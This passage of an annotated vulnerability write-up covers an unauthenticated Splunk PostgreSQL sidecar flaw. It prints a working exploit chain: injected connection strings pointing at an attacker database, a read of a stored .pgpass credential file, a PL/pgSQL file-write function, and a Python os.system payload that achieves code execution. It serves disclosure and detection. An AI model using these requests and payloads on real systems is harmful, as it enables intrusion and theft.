- Same endpoint, same empty-ish credentials.
dGVzdDo=decodes totest:, so the username istestand the password is empty. - The
databasevalue now contains two connection string parameters:hostaddrpoints at the attacker's machine, anddbname=testdbnames the database to dump there. backupFileis/tmp/whatever, the file to write on the Splunk server.
A file with content was now on the target filesystem. It was not directly useful: Bash refused to execute it. Bash is the standard command interpreter on Linux, the program that reads typed commands and runs them.
$ bash /tmp/whatever
/tmp/whatever: /tmp/whatever: cannot execute binary file
Line by line:
bash /tmp/whateverasks Bash to run the file as a script.- The error says it cannot execute a binary file. The dump is in PostgreSQL's custom format, not shell script text, so Bash does not understand it.
Step 5: the restore endpoint
The /restore endpoint follows almost the same structure:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: X
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"X","backupFile":"X"}
Line by line:
- The path ends in
/restoreinstead of/backup. Content-Length: Xis a placeholder for the body length.- The body has placeholders
Xfor the database and the backup file. The shape is the same as the backup request.
The input reaches pg_restore instead of pg_dump. pg_restore is PostgreSQL's tool for loading a dump back into a database:
func (m *InMemoryRecoveryManager) restoreCommand(
        ctx context.Context, user, backupFile, database, port string,
) *exec.Cmd {
    return exec.CommandContext(ctx,
        filepath.Join(m.installDir, "bin", "pg_restore"),
        "-h", "localhost",
        "-p", port,
        "--clean",
        "-v",
        "-w",
        "-U", user,
        "-d", database,
        "-Fc",
        backupFile,
    )
}
Line by line:
- The function is almost identical to
backupCommand. - The program is now
pg_restore. "-d", databasenames the target database to restore into, taken from the request.backupFileis now the input file to read, also taken from the request.- The other flags mean the same as before: local host, port, clean first, verbose, never prompt for a password, custom format.
A pg_dump backup is a pile of SQL that pg_restore replays against the target database. SQL is the language used to talk to relational databases: commands like create a table, insert a row, drop a table. The plan was to dump an attacker-controlled database to an arbitrary file with /backup, then load it with /restore, so that SQL in the dump executes against Splunk's PostgreSQL instance.
Two problems remained: connecting to the local database without knowing the password, and preparing a malicious database whose dump contains attacker-controlled SQL.
The connection string parameters include passfile, which points at a file used to store passwords. A search found one:
> find /opt/splunk -name *.pgpass
/opt/splunk/var/packages/data/postgres/.pgpass

> cat /opt/splunk/var/packages/data/postgres/.pgpass
*:*:*:postgres_admin:97adredacted
Line by line:
find /opt/splunk -name *.pgpasssearches for any file whose name ends in.pgpass.- The result is a file inside Splunk's data folder.
catprints it. The line has five colon-separated fields: host, port, database, username, password. The asterisks are wildcards meaning "any". So this entry says: for any host, any port and any database, log in aspostgres_adminwith the stored password. The password itself is redacted here.
The file also revealed the username postgres_admin. The restore request smuggled the passfile parameter:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: 115
Content-Type: application/json
Authorization: Basic cG9zdGdyZXNfYWRtaW46

{"database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass","backupFile":"/tmp/whatever"}
Line by line:
- The request goes to the restore endpoint.
Authorization: Basic cG9zdGdyZXNfYWRtaW46decodes topostgres_admin:, the username from the.pgpassfile with an empty password.- The
databasevalue is a connection string with two parameters.dbname=template1names the target database.template1is a standard PostgreSQL database used as a template for creating new ones.passfile=/opt/splunk/var/packages/data/postgres/.pgpasstellspg_restoreto read stored passwords from Splunk's own file. backupFileis/tmp/whatever, the dump to load.
The dump was restored into the local PostgreSQL instance. In other words, the attacker's SQL now ran inside Splunk's own database.
Step 6: a controlled file write through SQL
With attacker-controlled SQL executing during restore, the researchers built a dump template that writes a file:
DB="yourDB"
TBL="yourtable"
OUTFILE='/tmp/pwn'
CONTENT='pwned'
HEX=$(printf '%s' "$CONTENT" | od -An -v -tx1 | tr -d ' \n')

DROP TABLE IF EXISTS ${TBL};
DROP FUNCTION IF EXISTS ${TBL}_f(int);
CREATE FUNCTION ${TBL}_f(i int) RETURNS bool LANGUAGE plpgsql VOLATILE SECURITY DEFINER AS \$\$
DECLARE l oid;
BEGIN
  l := lo_from_bytea(0, '\\x${HEX}'::bytea);
  PERFORM lo_export(l, '${OUTFILE}');
  RETURN true;
END \$\$;
CREATE TABLE ${TBL} (i int CHECK (${TBL}_f(i)));
INSERT INTO ${TBL} VALUES (1);
SQL
Line by line:
DB="yourDB"andTBL="yourtable"are shell variables holding the database and table names to use.OUTFILE='/tmp/pwn'is the file to write on the Splunk server.CONTENT='pwned'is the text to put in it.HEX=$(...)converts that text into hexadecimal, a base-16 representation of bytes, usingodto print the bytes andtrto strip spaces and newlines. The result is a long string of hex digits.DROP TABLE IF EXISTS ${TBL};andDROP FUNCTION IF EXISTS ${TBL}_f(int);remove any leftovers from a previous run, so the script can be run repeatedly.CREATE FUNCTION ${TBL}_f(i int) RETURNS bool LANGUAGE plpgsql VOLATILE SECURITY DEFINER AS $$ ... $$;defines a database function in PL/pgSQL, PostgreSQL's built-in procedural language.SECURITY DEFINERmeans it runs with the privileges of the user who created it, not the caller.DECLARE l oid;declares a variable to hold a large object identifier. A large object is a blob of binary data stored inside PostgreSQL.l := lo_from_bytea(0, '\\x${HEX}'::bytea);creates a large object from the hex bytes, so the object contains exactly the attacker's content.PERFORM lo_export(l, '${OUTFILE}');writes that large object to the given file path on the server's disk. This is the key line: it turns database content into a file on disk.RETURN true;ends the function.CREATE TABLE ${TBL} (i int CHECK (${TBL}_f(i)));creates a table with a check constraint. A constraint is a rule the database enforces on every row. This one calls the function for every inserted value.INSERT INTO ${TBL} VALUES (1);inserts a row, which triggers the check, which runs the function, which writes the file.
The function uses lo_export to write attacker-controlled content to a file, and it executes during the restore. The route was: create a malicious database containing the function, dump it to the Splunk filesystem, trigger a restore. The result was a fully controlled arbitrary file write as the splunk user, meaning the file was written with the permissions of the account Splunk runs under:
> cat /tmp/pwn
pwned
Line by line:
cat /tmp/pwnprints the file.- The output is
pwned, exactly the content the attacker chose. The write worked.
Step 7: from file write to code execution
Splunk frequently executes this Python script:
/opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular_input.py
Python is a popular programming language. A script is a text file of code that a program runs. If Splunk runs this script regularly, replacing its contents with attacker code means the attacker's code runs too. Overwriting it with this payload gives code execution:
import os; os.system("id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt")
Line by line:
import osloads Python'sosmodule, which lets code talk to the operating system.os.system(...)runs a shell command.- The command is
id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt.idprints the current user's identity. The>redirects that output into a file. The path is inside Splunk's webroot, the folder whose contents the web server serves to browsers. So the file becomes reachable over the web, proving the command ran.
The final chain:
- Create a
testdatabase, configurepg_hba.confso thetestuser can authenticate without a password, and grant it privileges to use functionality such aslo_export. Ifpg_dumpis not given a database name, PostgreSQL assumes the database name matches the username.
POST /en-US/splunkd/__raw/v1/postgres/recovery/backup HTTP/1.1
Host: whatever
Content-Length: 75
Content-Type: application/json
Authorization: Basic dGVzdDo=

{"database":"hostaddr=attacker.db.[redacted]","backupFile":"/tmp/poc"}
Line by line:
- The request goes to the backup endpoint.
Authorization: Basic dGVzdDo=sends the usernametestwith an empty password.- The
databasevalue is a connection string with onlyhostaddr, pointing at the attacker's machine. No database name is given, so PostgreSQL uses the usernametestas the database name. backupFileis/tmp/poc, where the dump lands on the Splunk server.
- Use
/restoreto load the malicious dump, trigger the function during restore, and write the Python script to the Splunk filesystem:
POST /en-US/splunkd/__raw/v1/postgres/recovery/restore HTTP/1.1
Host: whatever
Content-Length: 111
Content-Type: application/json
Authorization: Basic cG9zdGdyZXNfYWRtaW46

{"database":"dbname=template1 passfile=/opt/splunk/var/packages/data/postgres/.pgpass","backupFile":"/tmp/poc"}
Line by line:
Authorization: Basic cG9zdGdyZXNfYWRtaW46sends the usernamepostgres_admin.- The
databasevalue namestemplate1as the target and pointspassfileat Splunk's own.pgpass, sopg_restorecan log in to the local database. backupFileis/tmp/poc, the malicious dump written in the previous step.
- Verify the file:
> cat /opt/splunk/etc/apps/splunk_secure_gateway/bin/ssg_enable_modular_input.py
import os; os.system("id > /opt/splunk/share/splunk/search_mrsparkle/exposed/watchTowr.txt")
Line by line:
catprints the script.- The output is the attacker's payload, so the overwrite succeeded.
watchTowr.txt appeared in the Splunk webroot.
Root cause
The PostgreSQL sidecar service endpoint lacks authentication controls, so any network-reachable user can invoke file operations without credentials. The main Splunk web application proxies requests to the loopback-only sidecar API, which turns a localhost-only service into a remotely reachable one. Think of a back office that only staff can enter, but whose receptionist will carry any message from the street straight through the door.
The username from the Authorization header is forwarded to pg_dump and pg_restore via -U, and PostgreSQL is left to decide whether the operation is allowed. The database argument is passed to the tools as the database name, and PostgreSQL accepts a connection string there, whose parameters override the hardcoded -h localhost. That lets an attacker redirect the connection to their own database and, with the passfile parameter, point the tools at Splunk's own .pgpass to authenticate to the local instance.
Impact
On Splunk Enterprise on AWS, where the service is installed and enabled by default, an unauthenticated attacker can reach the sidecar API through the main web application and obtain arbitrary file creation and truncation. By chaining the backup and restore endpoints, the attacker can write attacker-controlled content to arbitrary paths as the splunk user, and by overwriting a Python script that Splunk executes, achieve remote code execution. On manually installed Windows deployments the service is either not installed or not enabled by default, so those are not vulnerable out of the box. Splunk Cloud instances are not affected.
Fix
Splunk updated the advisory to clarify that Cloud instances are not affected. The write-up does not describe a code fix. Authorisation means deciding what an authenticated user is allowed to do, as opposed to authentication, which is proving who they are.
Variants to test
- A positive result is a request through port 8000 that reaches the sidecar and returns a non-401 response.
- A positive result is a response that reveals state or accepts input without authentication.
- A positive result is the tool connecting to the supplied host or authenticating with the supplied password file.
- A positive result is a file created outside the service directory.
- A positive result is a successful operation rather than a 401.
The Detection Artefact Generator published with the research checks only whether the /v1/postgres/recovery/backup endpoint returns a 400 status code when any credentials are supplied in the Authorization header (vulnerable) or a 401 (not vulnerable). A detection artefact is a small tool that tells you whether your own system is affected. It is available at the watchTowr Labs GitHub repository together with execution instructions:
$ python3 watchTowr-vs-Splunk-RCE-CVE-2026-20253.py -H <http://vulnerable.splunk.lab:8000> -r en-US
                         __         ___  ___________
         __  _  ______ _/  |__ ____ |  |_\__    ____\____  _  ________
         \ \/ \/ \__  \    ___/ ___\|  |  \|    | /  _ \ \/ \/ \_  __ \
          \     / / __ \|  | \  \___|   Y  |    |(  <_> \     / |  | \/
           \/\_/ (____  |__|  \___  |___|__|__  | \__  / \/\_/  |__|
                                  \/          \/     \/

        watchTowr-vs-Splunk-CVE-2026-20253.py
        (*) CVE-2026-20253 Splunk PostgreSQL Sidecar Service Detection Artifact Generator

          - Piotr (@chudyPB) of watchTowr (@watchTowrcyber)

[+] VULNERABLE - access to /v1/postgres/recovery/backup not blocked
Line by line:
python3 watchTowr-vs-Splunk-RCE-CVE-2026-20253.pyruns the detection script with Python 3.-H <http://vulnerable.splunk.lab:8000>tells it which Splunk web address to test. The angle brackets are a placeholder for your own address.-r en-USsets the language path used in requests.- The banner names the tool and its author.
- The last line reports the result: the backup endpoint was reachable without being blocked, so the target is vulnerable.
Glossary
- API: a defined set of web addresses a program offers so other programs can ask it to do things.
- Authentication: proving who you are, usually with a username and password.
- Authorisation: deciding what an authenticated user is allowed to do.
- AWS: Amazon Web Services, a large cloud computing provider.
- Base64: an encoding that writes arbitrary bytes using letters, digits and a few symbols; it is not encryption.
- Bash: the standard command interpreter on Linux, which reads typed commands and runs them.
- Binary: a compiled program file that the computer runs directly.
- Connection string: a compact line of
key=valuesettings used to tell a database tool how to connect. - Constraint: a rule a database enforces on every row of a table.
- CVSS: a standard 0 to 10 scale for how serious a vulnerability is.
- Database: an organised store of data that programs read from and write to.
- Detection artefact: a small tool that tells you whether your own system is affected by a vulnerability.
- Directory: a folder on a disk.
- Endpoint: one specific web address an API offers.
- Function: a named block of code that does one job.
- Go: a programming language, often used for compiled network services.
- Harness: a setup that drives a tool, here an AI model, to help reproduce a vulnerability.
- Header: a small piece of metadata sent with an HTTP request or response.
- Hexadecimal: a base-16 way of writing bytes, using digits 0 to 9 and letters A to F.
- HTTP: the protocol browsers and programs use to exchange requests and responses over the web.
- HTTP Basic authentication: a simple scheme that sends a username and password joined by a colon, encoded in Base64.
- JSON: a common text format for structured data, using curly braces and quoted names.
- Large object: a blob of binary data stored inside PostgreSQL.
- LLM: a large language model, the kind of AI behind chat assistants.
- Loopback interface: the machine talking to itself, at address
[redacted], also called localhost. - On-premise: software the customer runs on their own machines rather than in a vendor's cloud.
- Path traversal: putting
../sequences in a filename to climb out of the intended folder. - pg_dump: PostgreSQL's standard backup tool.
- pg_restore: PostgreSQL's tool for loading a dump back into a database.
- pg_hba.conf: PostgreSQL's access control list, saying which users may connect from which addresses and how they prove who they are.
- .pgpass: a small text file where PostgreSQL tools look up stored passwords so they can log in without asking a human.
- PL/pgSQL: PostgreSQL's built-in procedural language for writing database functions.
- Port: a numbered channel on a machine, so one machine can run many network services at once.
- PostgreSQL: a popular free relational database program.
- Primitive: a basic capability you can build on, like a single Lego brick.
- Proxy: to forward a request on someone else's behalf.
- Python: a popular programming language.
- RCE (remote code execution): an attacker on the other side of the network gets their code to run on your server.
- Reversing: reading a compiled program to work out what it does.
- Script: a text file of code that a program runs.
- SECURITY DEFINER: a database function setting that makes the function run with the privileges of its creator, not its caller.
- Sidecar: a helper program that runs alongside a main program on the same machine.
- SIEM: Security Information and Event Management, the practice of collecting security logs in one place and watching them for signs of attack.
- SPL: Splunk's Search Processing Language, used to query indexed data.
- SQL: the language used to talk to relational databases.
- Status code: a three-digit number in an HTTP response saying how the request went, such as 200 for success or 401 for not authorised.
- Table: the basic structure inside a database, like a sheet in a spreadsheet.
- Truncation: cutting a file down to nothing, emptying it.
- Webroot: the folder whose contents a web server serves to browsers.
- Wildcard: a symbol such as
*that matches any text.



